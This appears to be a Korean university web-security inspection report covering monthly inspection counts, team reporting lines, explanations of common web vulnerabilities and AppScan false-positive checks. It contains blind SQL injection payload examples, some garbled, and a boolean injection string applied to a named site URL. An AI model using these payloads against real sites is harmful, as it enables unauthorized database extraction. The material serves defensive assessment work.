
(4) 수정안에 대한 자원 요청 시 지원

대상 사이트에서 작성된 보고서 검토 후 수정 작업에 대한 자원을 요청할 경우, 원격에서 또는 현장 방문을 통해 수정 작업을 진행한다.

(5) 취약점 분석 결과 정리 및 공유

취약점 분석 결과 및 수정 방법은 데이터베이스에 정리하고, 다른 조와의 스터디를 통해 공유한다. 정리된 분석 결과 및 수정안은 이후 유사

한 취약점 발견 시 재활용함으로써 분석한다. 또한, 3 ~ 4주 간격으로 구성원들이 함께 모여 기존에 보지 못했던 새로운 취약점 및 수정 방법을 다른 조와 공유하는 시간을 가진다.




(그림 2-1) 취약점 점검 및 분석 결과 공유 프로세스

3. 팀별 취약점 일별 점검 건수

o 5월 월간보고

[표 2-21] 5월 월간보고 통계


종류 \ 기간	5월	누계
점검완료	169	169
기술지원	-	-



○ 6월 월간보고

[표 2-22] 6월 월간보고 통계


종류 \ 기간	6월	누계
검검완료	172	341
기술지원	-	-



○ 7월 월간보고

[표 2-23] 7월 월간보고 통계


종류 \ 기간	7월	누계
검검완료	45	386
기술지원	1	1



○ 8월 월간보고

[표 2-24] 8월 월간보고 통계


종류 \ 기간	8월	누계
검검완료	114	114
기술지원	-	-



○ 9월 월간보고

[표 2-25] 9월 월간보고 통계


종류 \ 기간	9월	누계
검검완료	309	423
기술지원	-	-



○ 10월 월간보고

[표 2-26] 10월 월간보고 통계


종류 \ 기간	10월	누계
점검완료	102	525
기술지원	-	-



○ 11월 월간보고

[표 2-27] 11월 월간보고 통계

종류 \ 기간	11월	누계
점검완료	66	591
기술지원	-	-



o 12월 월간보고

[표 2-28] 12월 월간보고 통계

종류 \ 기간	12월	누계
검검완료	-	591
기술지원	-	-



4. 각 보고체계 및 의사소통 방법

(1) 교수 <=> 총괄책임, 팀장

매달 담당 교수님들, 총괄책임자, 팀장들이 모여 주기적 미팅을 통한 의사소통을 한다. 미팅은 보통 총괄책임과 팀장이 매주 진행하는 회의

내용을 정리한 후 문서화한 세미나 형식으로 진행된다. 정리된 분석 결과는 각 지도 교수들의 피드백을 통하여 학생들의 교육, 분석, 지원에 도움을 준다. 또한, 담당 교수님들과 총괄책임 및 팀장들과는 메신저(Naver Band)를 통해 문제 있을 시 마다 의사소통을 한다.


(2) 총괄책임 <=> 팀장

총괄책임이랑 팀장은 매주 한 번 씩 회의를 통해서 의사소통 및 메신저(Naver Band)를 통해서 문제 있을 시마다 의사소통한다. 각 팀장은 자신의 팀에서 정리한 분석 결과 및 수정안을 다른 팀 팀장들과 공유함으로써 유사한 취약점이 발견될 시 재활용함으로써 분석, 지원 작업의 정확도를 높인다. 또한, 기존에 보지 못했던 새로운 취약점 및 수정 방법을 발견하였을 때는 공유하는 시간을 가짐으로써 각 팀 내 팀원들에게 이를 공유한다.

(3) 팀장 <=> 팀장

매주 평균 한 사이트를 담당하여 취약점 점검을 수행한다. 팀원들은 2인 1조로 구성하여 취약점 스캔 결과에 대한 심층 분석을 함께 진행하고 분석 내용을 팀장에게 보고하여 교차 검토한다. 취약점 스캔 결과 중 위험도가 상위인 취약점 각각에 대해서는 심층 분석을 진행하는데, 상위 레벨로 분류된 취약점 (SQL Injection, XSS 등) 각각의 상세 스캔 결과를 분석하여 인증 우회를 가능하게 하거나 로그인 세션을 탈취할 수 있는 등 즉시 수정이 필요한 사안인지를 검증해본다. 또한, 필요한 경우 필요한 경우 대상 웹사이트에 직접 HTTP 요청, 응답을 전송하여 발견된 취약점의 활용 가능성도 측정해본다.

각 보고체계 및 의사소통 방법



(그림 2-2) 각 보고체계 및 의사소통 방법

제 3 장 취약점 점검 결과의 검토 절차

제 1 절 서비스 진단 프로세스

1. 일반 사용자 점검 신청 프로세스



(그림 3-1) 일반 사용자 점검 신청 프로세스

2. ToolBox 관리자 점검 신청 프로세스




(그림 3-2) ToolBox 관리자 점검 신청 프로세스

제 2 절 주요 취약점

1. SQL Injection

소프트웨어는 외부의 영향을 받은 입력을 사용하여 일부 또는 모든 SQL 명령을 생성하지만 데이터베이스로 전송 시 원하는 SQL 명령을 수정할 수 있는 특수 요소의 위험 요소를 올바르게 제거하지 않는다.

사용자가 제어 가능한 입력에서 SQL 구문의 충분한 제거 또는 따옴표 없이, 생성된 SQL 조회에서 이러한 입력이 일반적인 사용자 데이터 대신 SQL로 해석되는 원인이 될 수 있다. 이는 보안 검사를 무시하기 위해 조회 로직을 변경하거나 가능한 시스템 명령 실행을 포함하여 백엔드 데이터베이스를 수정하는 추가 명령문을 삽입하는 데 사용할 수 있다.



(그림 3-3) SQL Injection의 공격 예시

2. Blind SQL Injection

Blind SQL Injection 은 SQL Injection 과 같이 원하는 데이터를 가져올

쿼리를 삽입하는 기술이다. 하지만 평범한 SQL Injection과 다른 점은 평범한 SQL Injection 은 쿼리를 삽입하여 원하는 데이터를 한 번에 얻어낼 수 있는 데에 비해 Blind SQL Injection은 참과 거짓, 쿼리가 참일 때와 거짓일 때의 서버의 반응만으로 데이터를 얻어내는 기술이라는 점이다. 즉, 쿼리를 삽입하였을 때, 쿼리의 참과 거짓에 대한 반응을 구분할 수 있을 때에 사용되는 기술이다. 마치 장님(The blind)이 지팡이를 이용하여 장애물이 있는지 없는지를 판단하는 것처럼, Blind SQL Injection 은 위 두 함수를 이용하여 쿼리의 결과를 얻어 한 글자씩 끊어온 값을 아스키코드로 변환시키고 임의의 숫자와 비교하여 참과 거짓을 비교하는 과정을 거쳐가며 계속 질의를 보내어 일치하는 아스키코드를 찾아낸다. 그러한 과정을 반복하여 결과들을 조합하여 원하는 정보를 얻어냄으로써 공격을 이루어지게 하는 것이다.

많은 비교과정이 필요하기 때문에 악의적인 목적을 가진 크래커들은 Blind SQL Injection 공격을 시도할 때에 자동화된 툴을 사용하여 공격한다. 또한, 취약점이 발견된다면 순식간에 많은 정보들이 변조되거나 크래커의 손에 넘어갈 수 있다.

[표 3-1] Blind SQL Injection 공격 예시


```
admin' and ascii(substr((select table_name from information_schema.tables where
table_type=' abse table' limit 0,1,2,1)) <120 #참
admin' and ascii(substr((select table_name from information_schema.tables where
table_type=' abse table' limit 0,1,2,1)) <110 #거짓
admin' and ascii(substr((select table_name from information_schema.tables where
table_type=' abse table' limit 0,1,2,1)) <115 #거짓
admin' and ascii(substr((select table_name from information_schema.tables where
table_type=' abse table' limit 0,1,2,1)) <117 #참
```

3. XSS(Cross Site Scripting)

합법적인 사용자인 것처럼 위조하는 데 쓰여 지는 고객 세션과 쿠키를

빼내거나 조작이 가능하여, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하는 것이 가능하다. 악성 스크립트가 삽입된 후 공격자는 다양한 악성 활동을 수행할 수 있다. 공격자는 세션 정보가 포함될 수 있는 쿠키와 같은 개인정보를 공격 대상자의 시스템에서 공격자에게 전송할 수 있다. 공격자는 공격 대상자 대신 웹 사이트에 악성 요청을 전송할 수 있으며, 특히 공격 대상자에게 해당 사이트를 관리할 수 있는 관리자 권한이 있는 경우 위험한 공격으로 이어질 수 있다.

피싱 공격을 사용하여 신뢰하는 웹 사이트를 에뮬레이트하고 공격 대상에게 비밀번호를 입력하도록 속여서 공격자는 해당 웹 사이트에서 공격 대상자의 계정을 손상시킬 수 있다.




(그림 3-4) XSS(Cross Site Scripting) 공격 예시

4. Link Injection(CSRF-Cross Site Request Forgery)

속기 쉬운 사용자를 설득해서 사용자 이름, 비밀번호, 신용카드 번호, 주민등록 번호와 같은 민감한 정보를 제공하도록 하는 것이 가능한 공격이다. 합법적인 사용자인 것처럼 위조하는 데 쓰여 지는 고객 세션과 쿠키를 빼내거나 조작이 가능하여, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하는 것이 가능하다. 또한, 웹 서버상의 웹 페이지, 스크립트 그리고 파일을 업로드하고 수정하거나

삭제하는 것이 가능하다.

속기 쉬운 사용자를 설득해서 사용자 이름, 비밀번호, 신용카드 번호, 주민등록 번호와 같은 민감한 정보를 제공하도록 할 수 있다. 합법적인 사용자인 것처럼 위조하는 데 쓰여 지는 고객 세션과 쿠키를 빼내거나 조작이 가능하여, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하기도 한다.



(그림 3-5) CSRF(Cross Site-Request Forgery)공격 예시

5. 프레임 을 통한 피싱

속기 쉬운 사용자를 설득해서 사용자 이름, 비밀번호, 신용카드 번호, 주민등록 번호와 같은 민감한 정보를 제공하도록 하는 것이 가능한 공격이다. 공격자가 악성 콘텐츠와 함께 frame 또는 iframe 태그를 삽입할 수 있다. 사용자는 부주의하게 이 링크를 방문하여 원래 사이트가 아닌 악성 사이트를 검색하고 있는 것을 인지하지 못할 수도 있다. 그 때, 공격자가 사용자를 다시 로그인하도록 유인하여 로그인 인증 정보 취득할 수 있다.

제 3 절 발견 되는 오탐 리스트

1. Blind SQL Injection

Blind SQL Injection 취약점은 공격 특성상 True 값과 False 값이 상이할 경우 취약점으로 판단하게 된다. 따라서 공격 코드가 정상적으로 실행되지 않았음에도 불구하고 해당 응답 값이 차이가 난다는 이유로 AppScan에서 오탐을 하는 경우가 있다.

(1) 오탐 확인 과정

- o 해당 사이트에서 SQL Injection이 발견 되었는지 확인
 - SQL Injection이 발견 되었다면 90%는 정탐으로 간주한다.
- o 해당 사이트에 접속하여 직접 공격 코드와 정상적인 코드를 전송하여 결과 값을 비교
 - 정상적인 입력 값으로 접근 하였을 때 나오는 페이지를 확인한다.
SQL 공격 구문 중 True 값을 유발하는 공격 코드 전송 후 응답 페이지를 확인한다.
 - SQL 공격 구문 중 False 값을 유발하는 공격 코드를 전송 후 응답 페이지를 확인한다.
 - True 값을 유발하는 공격 코드와 False 값을 유발하는 공격 코드를 전송 했을 때, 응답하는 페이지가 서로 같을 경우 오탐으로 간주한다.
 - 정상적인 입력 값과 True 값을 유발하는 공격 코드의 응답 값이 서로 다르면 오탐으로 간주한다.

- o AppScan Standard Edition에서 확인하는 방법
 - 진단한 Site의 KEY 값을 가지고 진단 파일을 더블 클릭하여 AppScan을 실행 시킨다.
 - 도구의 결과 전문가를 실행 시킨다.
 - 완료 후 Blind SQL Injection 항목을 선택하여 세부 항목까지 트리를 확장 시킨다.
 - 문제 정보 탭을 확인하여 원본 응답과 테스트 응답을 비교한 스크린 샷을 확인하여 오탐 여부를 확인한다.

(2) 오탐 확인 방법 예제

Blind SQL Injection의 오탐을 확인하는 예제를 그림을 통하여 설명하도록 하겠다.

3.6 취약점 별 결과 요약	
경고 그룹	문제 개수
블라인드 SQL 인젝션	2


(그림 3-8) 결과 보고서에서 취약점 확인 화면

(그림 3-8)과 같이 결과 보고서에서 취약점을 확인할 수 있다.

오탐을 확인하기 위하여 (그림 3-9) 화면의 상세 결과에서 브라우저로 확인하기를 클릭한다.

4.1 취약한 URL : http://seoulbridge.com/customer01.htm	
4.1.1 블라인드 SQL 인젝션	
위험도	상
영향 받는 URL	http://seoulbridge.com/customer01.htm
분류	Application
취약점 원인	SQL 조회에 임베드되었음을 표시하여 매개변수값에 값을 추가할 수 있음을 나타내므로 테스트 결과가 취약성을 표시하는 것으로 보입니다. 이 테스트에서 세 개(또는 네 개일 경우도 있음)의 요청을 전송합니다. 마지막 요청은 원래의 요청과 논리적으로 동일하며 끝에서 두 번째는 다릅니다. 기타 다른 요청은 재어용입니다. 마지막 두 개의 응답을 첫 번째 응답(마지막 응답이 이와 비슷하며 끝에서 두 번째는 다름)과 비교하면 애플리케이션이 취약함을 표시합니다.
점검 환경	[브라우저로 확인하기]
점검을 위해 아래와 같이 변형하여 적용되었습니다.	
파라미터 값을 idx=97 → idx=97+and+7659%3D7659 으로 변경	

(그림 3-9) 상세 결과에서 브라우저로 확인하기 클릭 후 화면



(그림 3-10) 실제 공격 값에 대한 응답 화면-True 값

(그림 3-10)은 True 값을 보냈을 때의 응답 화면이다.

(그림 3-11)은 False 값을 보냈을 때의 응답 화면이다. (그림 3-10)과 (그림 3-11)의 응답 화면이 같다면 오탐, 같지 않다면 정탐으로 판별한다.



(그림 3-11) 실제 공격 값에 대한 응답 화면-False 값

2. Session ID가 업데이트 되지 않음

합법적인 사용자인 것처럼 위조하는데 쓰여 지는 고객 세션과 쿠키를 빼내거나 조작이 가능하여, 공격자가 사용자 레코드를 조작하거나 열람하며 사용자인 것처럼 트랜잭션을 수행하는 것이 가능하다. 다음과 같은 경우에 이러한 시나리오가 자주 관찰된다.


- o 웹 애플리케이션이 먼저 기존 세션을 무효화하지 않고 사용자를 인증하여 사용자와 이미 연관된 세션을 계속 사용하는 경우
- o 사용자가 인증한 후 공격자가 인증된 세션에 대한 액세스 권한을 가질 수 있도록 공격자가 사용자에게 대한 알려진 세션 ID를 강제 실행할 수 있는 경우
- o 애플리케이션 또는 컨테이너가 예측 가능한 세션ID 사용하는 경우

세션 고정(session fixation) 취약점의 일반 악용에서 공격자는 웹 애플리케이션에서 새 세션을 작성하고 연관된 세션 ID를 기록한다. 그런 다음 공격자는 해당 세션 ID를 사용하여 서버에 대해 공격 대상자를 연관


시키고 가능하면 인증함으로써 활성 세션을 통해 사용자의 계정에 대한 액세스 권한을 공격자에게 제공한다.

(1) 오탐 확인 과정

- 두 개의 독립적인 브라우저를 실행 후 동일한 사이트에 접속한다.
각각의 브라우저에서 동일한 ID로 로그인을 시도한다.
- 먼저 로그인한 브라우저 창에서 Session ID를 확인한다.
- 두 번째 로그인 한 브라우저에서도 Session ID를 확인한다.
- 서로 동일한 Session ID라면 취약점으로 간주한다.
- 서로 동일하지 않을 경우, 먼저 로그인한 브라우저에서 로그인 후 내 정보 수정 등등의 수행을 해 본다.
- 정상적으로 수행 될 경우 취약점으로 간주한다.
- 앞서 로그인한 창에서 Session이 끊어지면 오탐으로 간주한다.



(그림 3-12) 각각 다른 창에서 로그인 성공 화면



(그림 3-13) 각 브라우저에서 Session ID를 확인

(그림 3-12)는 실제 공격 값에 대한 응답을 확인하는 화면이다. (그림 3-13)처럼 각기 다른 창에서 정상적인 사이트 이용을 수행 하였을 때 취약점으로 판별한다.

3. 올바르지 않은 계정 잠금

잘못된 로그인 시도의 허용 횟수를 제한하지 않으면 애플리케이션을 무차별 대입 공격(Brute Force)에 노출될 수 있다. 무차별 대입 공격(Brute Force)은 악성 사용자가 대량의 가능한 비밀번호 또는 사용자 이름을 전송하여 애플리케이션에 액세스하려는 시도이다.

이 기술에는 대량의 로그인 시도가 포함되므로 잘못된 로그인 요청의 허용 횟수를 제한하지 않는 애플리케이션의 경우 이러한 공격에 취약하다. 따라서 해당 계정에 대한 잘못된 로그인 시도의 허용 횟수를 제한하고 이 횟수가 초과되면 계정이 잠기도록 하여야 한다.

(1) 오탐 확인 과정

- 해당 사이트에서 의도적으로 계정을 잠그지 않도록 설정한 경우 오탐으로 판별한다.(역으로 계정을 사용하지 못하게 막아버릴 수도 있기 때문에 해당 사항은 각 사이트의 선택 사항이다.)

